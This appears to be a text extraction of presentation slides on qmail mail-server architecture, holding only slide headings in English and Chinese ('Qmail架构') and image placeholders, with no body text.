
# THE BIG QMAIL PICTURE




# Qmail架构




# Qmail架构




# Qmail架构




# Qmail架构




# Qmail架构



